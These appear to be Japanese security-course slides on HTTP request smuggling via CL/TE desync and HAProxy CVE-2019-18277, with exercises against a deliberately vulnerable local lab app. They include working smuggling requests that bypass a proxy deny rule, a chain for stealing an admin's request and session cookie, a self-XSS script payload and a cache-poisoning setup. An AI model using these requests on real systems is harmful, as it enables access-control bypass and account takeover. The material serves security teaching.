
埋め込まれたリクエストはバックエンドのサービスで解釈されるため、アクセス制限の回避など様々な問題に発展する

今回はContent-Length、Transfer-Encoding: chunkedが同時に指定された時、各サービスが処理するヘッダが異なる場合に発生する攻撃を紹介

# HTTP Request Smuggling

Content-LengthとTransfer-Encodingの両方が指定されたリクエストを拒否するか、  
Transfer-Encodingのみに従ってリクエストを処理される(RFC9112)

Transfer-Encoding[\x20]: chunkedやTransfer-Encoding: [\x0b]chunkedのような間に  
whitespaceなどが入る曖昧なヘッダが指定された時の挙動は...?




POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding[\x20]: chunked  
Content-Length: 14

POST /

1  
A  
0

XXX



POST / HTTP/1.1

Host: example.com

Connection: keep-alive

Transfer-Encoding[\x20]: chunked


Content-Length: 14

1

A

0

XXX



POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding[\x20]: chunked  
Content-Length: 14

POST /

POST /

XXX

1  
A  
0

XXX



次のリクエストとして処理開始



① POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding[\x20]: chunked  
Content-Length: 14

1  
A  
0

XXX



② GET / HTTP/1.1  
Host: example.com



プロキシ

①

POST /

②

GET /

①

POST /

①

XXXGET / HTTP/1.1

②

Host: example.com



アプリケーション



① POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding[\x20]: chunked  
Content-Length: 55

1  
A  
0

GET /smuggled HTTP/1.1  
A:



② GET / HTTP/1.1  
Host: example.com



プロキシ

①

POST /

②

GET /

①

POST /

②

GET /smuggled HTTP/1.1  
A:GET / HTTP/1.1  
Host: example.com



アプリケーション

The screenshot shows a Trello web interface. At the top is a blue header bar with navigation icons (home, board, search) on the left, the Trello logo in the center, and a '+', a checkmark icon, and a user profile icon labeled 'JK' on the right. Below the header, the main content area has a light gray background. On the left side of this area is a circular profile picture with a large black letter 'C'. To the right of the picture, the text 'test @testzzzz' is displayed. Below the name, the text 'cake' and '0' are shown. Further down, a list of HTTP request headers is displayed: 'GET / HTTP/1.1', 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8', 'Accept-Language: en-US,en;q=0.5', and 'Referer:'. At the bottom of this section are two tabs: 'Profile' (which is active) and 'Cards'. Below the profile section is a section titled ':≡ Activity'. Underneath this title is a large light gray rectangular box containing the text 'No actions in the last 30 days'. At the bottom of the activity section is a link that says 'Load More Activity'.

test @testzzzz

cake  
0

GET / HTTP/1.1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8  
Accept-Language: en-US,en;q=0.5  
Referer:

Profile Cards

:≡ Activity

No actions in the last 30 days

[Load More Activity](#)

出典:

<https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>





CVE-2019-16276



Apache Tomcat


CVE-2019-17569

CVE-2020-1935



APACHE  
HTTP SERVER PROJECT

CVE-2022-22720



HAPROXY

CVE-2019-18277

CVE-2021-40346



CVE-2020-8201

docker-compose upできた？

# http://localhost:30080/login

localhost:30080/login

Please sign in

[Sign Up](#)

Sign in

アプリケーションを調査して  
みよう

# 構成



# アプリケーションの概要

ユーザのプロフィールを登録するアプリ

- `/users/<int:user_id>`  
ユーザプロフィール閲覧  
プライベートメッセージは自分自身のみ閲覧可能
- `/users/<int:user_id>/edit`  
ユーザプロフィール編集
- `/users/<int:user_id>/report`  
管理者にユーザを通報  
通報後、管理者が当該ユーザのプロフィールにアクセスする
- `/private_message`  
ログインユーザのみが閲覧できるメッセージを閲覧可能
- `/debug`  
リクエストのダンプが表示される  
外部からのアクセスはプロキシによって制限されている

## proxy/haproxy.cfg

```
backend web
    http-reuse always
    server web1 backend:8000
```

プロキシとバックエンド間の  
接続が常に再利用される  
ようになる

```
http-request cache-use mycache if { path_beg /static/ }
http-response cache-store mycache
```

## proxy/Dockerfile

```
# CVE-2019-18277
```

```
FROM haproxy:1.9.10
```


```
COPY haproxy.cfg /usr/local/etc/haproxy/haproxy.cfg
```



## CVE-2019-18277

Transfer-Encoding:[\x0c]chunkedのように[\x20]の代わりに別のwhite spaceを挿入すると、haproxyはTransfer-Encodingとして認識せずにバックエンドにそのまま送信してしまう  
加えてhttp-reuse alwaysによってプロキシとアプリケーション間の接続が常に再利用されている

<https://cbonte.github.io/haproxy-dconv/1.9/configuration.html#4.2-http-reuse>




POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: [\x0c]chunked  
Content-Length: 14

POST /

1  
A  
0

XXX



POST / HTTP/1.1

Host: example.com

Connection: keep-alive

Transfer-Encoding: [\x0c]chunked


Content-Length: 14

1

A

0

XXX



POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: [\x0c]chunked  
Content-Length: 14

POST /

POST /

XXX

1  
A  
0

XXX



次のリクエストとして処理



① POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: [\x0c]chunked  
Content-Length: 14

1  
A  
0

XXX



② GET / HTTP/1.1  
Host: example.com



プロキシ

①

POST /

②

GET /

①

POST /

①


XXXGET / HTTP/1.1

②

Host: example.com



アプリケーション



```
POST / HTTP/1.1
Host: example.com
Connection: keep-alive
Transfer-Encoding: [\x0c]chunked
Content-Length: 55
```

POST /

POST /

GET /smuggled

1  
A  
0

```
GET /smuggled HTTP/1.1
Host: example.com
```



① POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: [\x0c]chunked  
Content-Length: 55

1  
A  
0

GET /smuggled HTTP/1.1  
A:



② GET / HTTP/1.1  
Host: example.com



プロキシ

①

POST /

②

GET /



アプリケーション

①

POST /

②

GET /smuggled HTTP/1.1  
A: GET / HTTP/1.1  
Host: example.com

別のリクエストとして  
埋め込むことができる

PoCを書いてみよう



## proxy/haproxy.cfg

```
frontend http
    bind *:3000
    timeout client 5s
    timeout http-request 10s
    default_backend web
    http-request deny if { path,url_dec -i -m reg ^/*debug$ }
```


## backend/sample\_app/app.py

```
@app.route('/debug', methods=['GET', 'POST'])
@csrf.exempt
def debug():
    headers = {}
    for header in request.headers:
        headers[header[0]] = header[1]

    return jsonify(body=request.form, headers=headers)
```

## 普通にアクセスした場合

```
GET /debug HTTP/1.1  
Host: localhost:30080
```



プロキシ




アプリケーション

```
HTTP/1.0 403 Forbidden  
Cache-Control: no-cache  
Connection: close  
Content-Type: text/html  
...
```


# リクエストスマグリングが成功した場合

```
GET / HTTP/1.1
Host: localhost:30080
Transfer-Encoding:[\x0c]chunked
Content-Length: ...
```

```
GET /debug HTTP/1.1
A:
```



# リクエストスマグリングが成功した場合



## PoCを書いてみよう

- /debugへのアクセス制限を回避してバックエンドにリクエストを送信してみよう

成功したらスクリーンショットをDiscordの講義チャンネルで送ってください

# Challenge

1. 管理者のリクエストを盗んで、アカウントを乗っ取り、プライベートメッセージを読もう
2. Self XSSと組み合わせて管理者のブラウザ上でJavaScriptを実行しよう
3. Cache Poisoningと組み合わせて管理者のJavaScriptファイル or CSSファイルを攻撃者のものにすり替えよう

※リクエストのHostヘッダをproxy:3000にしないと管理者がアクセスするファイルのキャッシュを汚染できないので注意

各攻撃が成功したらスクリーンショットをDiscordの講義チャンネルで送ってください

@no1zy(B2講師) @tyage(B2講師)

## Challenge 1: リクエストの奪取



## backend/sample\_app/app.py

```
@app.route('/users/<int:user_id>', methods=['GET'])
@login_required
def show_user(user_id):
    user = User.query.filter_by(id=user_id).first()
    return render_template('users/show.html', user=user)
```

...

## backend/sample\_app/templates/users/show.html

...

```
<h5 class="mt-2 mb-0" id="username">{{ user.username }}</h5>
```

```
{% if current_user.id == user.id %}
```

```
    <span>{{ user.private_message }}</span>
```

```
{% endif %}
```

```
<div class="px-4 mt-1">
```

...

## backend/sample\_app/app.py

```
def update_user(user_id):  
    ...  
    elif request.method == "POST":  
  
        username = request.form.get('username')  
        private_message = request.form.get('private_message')  
        profile = request.form.get('profile')  
  
        ...  
        if profile:  
            user.profile = profile  
  
        db.session.commit()  
        return redirect(f'/users/{user_id}')
```

## backend/sample\_app/models/models.py

```
class User(db.Model, UserMixin):  
  
    __tablename__ = "users"  
  
    id = db.Column(db.Integer, primary_key=True)  
    username = db.Column(db.String(50), nullable=False, unique=True)  
    password = db.Column(db.String(25))  
    profile = db.Column(db.String(1000))  
    private_message = db.Column(db.String(100))  
    role = db.Column(db.Integer())
```

自分のプロフィールに管理者の  
リクエストを挿入させれば良さそう



①

```
GET / HTTP/1.1
Host: 127.0.0.1:30080
Cookie: session=<自分のsession>
Connection: keep-alive
Transfer-Encoding: [\x0c]chunked
Content-Length: 385
```

1  
A  
0

```
POST /users/2/edit HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=<自分のsession>
Content-Length: 825
```

csrf\_token=...&username=test&private\_message=test&profile=



②

```
GET /users/2/edit HTTP/1.1
Host: localhost:30080
Cookie: session=<管理者のsession>
...
```



プロキシ

①

GET /

②

GET /users/2/edit



アプリケーション

①

GET /

①

```
POST /users/2/edit
Content-Type: ...
```

②

```
...&profile=GET
/users/2/edit HTTP/1.1
Host: localhost:30080
Cookie: session=<管理者の
session>...
```

## test

## test

GET /users/2 HTTP/1.1 Host: proxy:3000 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux aarch64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/103.0.5060.53 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-

Encoding: gzip, deflate Accept-Language: en-US Cookie:

session=.eJwljttqA0EQBe8ysYPunf7M6DLL9A8Jgw27UmR8d61xUMereFA\_ba8jz3u7PY9XfrT9Ee3WOvlyEVUGZDJYLmzRBaav  
qRw9Ow8nJ7kgHT0dgNAsjUUrLAzc2U2XzlhQXhVAM2QACvSSvN5KjMu9EjfkmrwUuszbrge0KeZ15\_Nf8TT-  
P2p\_fn\_l1CRphnMMyRJWMHOAYxFydo8C5rxGbErTfNzkYQlw.YuLJbA.vplDmrMvxro\_kj4xmU5RmwU86cU

[Edit](#)[Report](#)

---

**admin**

Flag{hoge hoge}

I'm Admin!

Edit

Report

---



## Challenge 2: Self XSSと組み合わせる

## backend/sample\_app/app.py

```
@app.route('/users/<int:user_id>/edit', methods=['GET', 'POST'])
@login_required
def update_user(user_id):
    if user_id != current_user.id:
        flash('Forbidden...')
        return redirect('error.html')

    if request.method == "GET":
        user = User.query.filter_by(id=user_id).first()

        return render_template('users/edit.html', user=user)

    elif request.method == "POST":
        ...
        user = User.query.filter_by(id=user_id).first()
        if username:
            if User.query.filter(User.id != user_id, User.username == username).count() > 0:
                flash('already user exists...')
                return render_template('users/edit.html', user=user)

            user.username = username
        ...
        db.session.commit()
        return redirect(f'/users/{user_id}')
```

## backend/sample\_app/templates/users/edit.html

```
...  
</div>  
  <div class="col-12">  
    <label for="profile" class="form-label">Profile</label>  
    <textarea name="profile" class="form-control" id="profile">{{ user.profile | safe }}</textarea>  
  </div>  
  
</div>  
...
```

```
</textarea><script>alert(1)</script>
```

# /users/<user\_id>/editのSelf XSS

localhost:30080/users/2/edit

localhost:30080 の内容

1

OK

## backend/sample\_app/app.py

```
def update_user(user_id):  
    ...  
    elif request.method == "POST":  
  
        username = request.form.get('username')  
        private_message = request.form.get('private_message')  
        profile = request.form.get('profile')  
  
        user = User.query.filter_by(id=user_id).first()  
        if username:  
            if User.query.filter(User.id != user_id, User.username == username).count() > 0:  
                flash('already user exists...')  
                return render_template('users/edit.html', user=user)  
  
        ...
```

既に登録されているユーザ名に変更しようとするとエラーとして編集画面が表示される

# Edit profile

already user exists...

Username

test

Private message


test

Profile

Update



1. 自身のプロフィールに  
XSS payloadを挿入





2. 適当なユーザを通報
3. リクエストスマグリングで  
/users/<自分のid>/editに誘導



4. /users/<user\_id>  
にアクセス



5. XSS payloadが実行

localhost:30080 の内容

1

OK





① GET / HTTP/1.1  
Host: 127.0.0.1:30080  
Cookie: session=<自分のsession>  
Connection: keep-alive  
Transfer-Encoding: [\x0c]chunked  
Content-Length: 385

1  
A  
0

POST /users/2/edit HTTP/1.1  
Content-Type: application/x-www-form-urlencoded  
Cookie: session=<自分のsession>  
Content-Length: 380

csrf\_token=...&username=admin&private\_message=test&profile=



② GET /users/2 HTTP/1.1  
Host: localhost:30080  
Cookie: session=<管理者のsession>  
...



プロキシ

① GET /

② GET /users/2



アプリケーション

① GET /

①

POST /users/2/edit  
Content-Type: ...

②

...&csrf\_token=...&username=admin&...

## Challenge 3: Cache Poisoning

# proxy/haproxy.cfg

```
cache mycache
```

```
    total-max-size 10
```

```
    max-object-size 100000
```

```
    max-age 70
```

```
backend web
```

```
    http-reuse always
```

```
    server web1 backend:8000
```

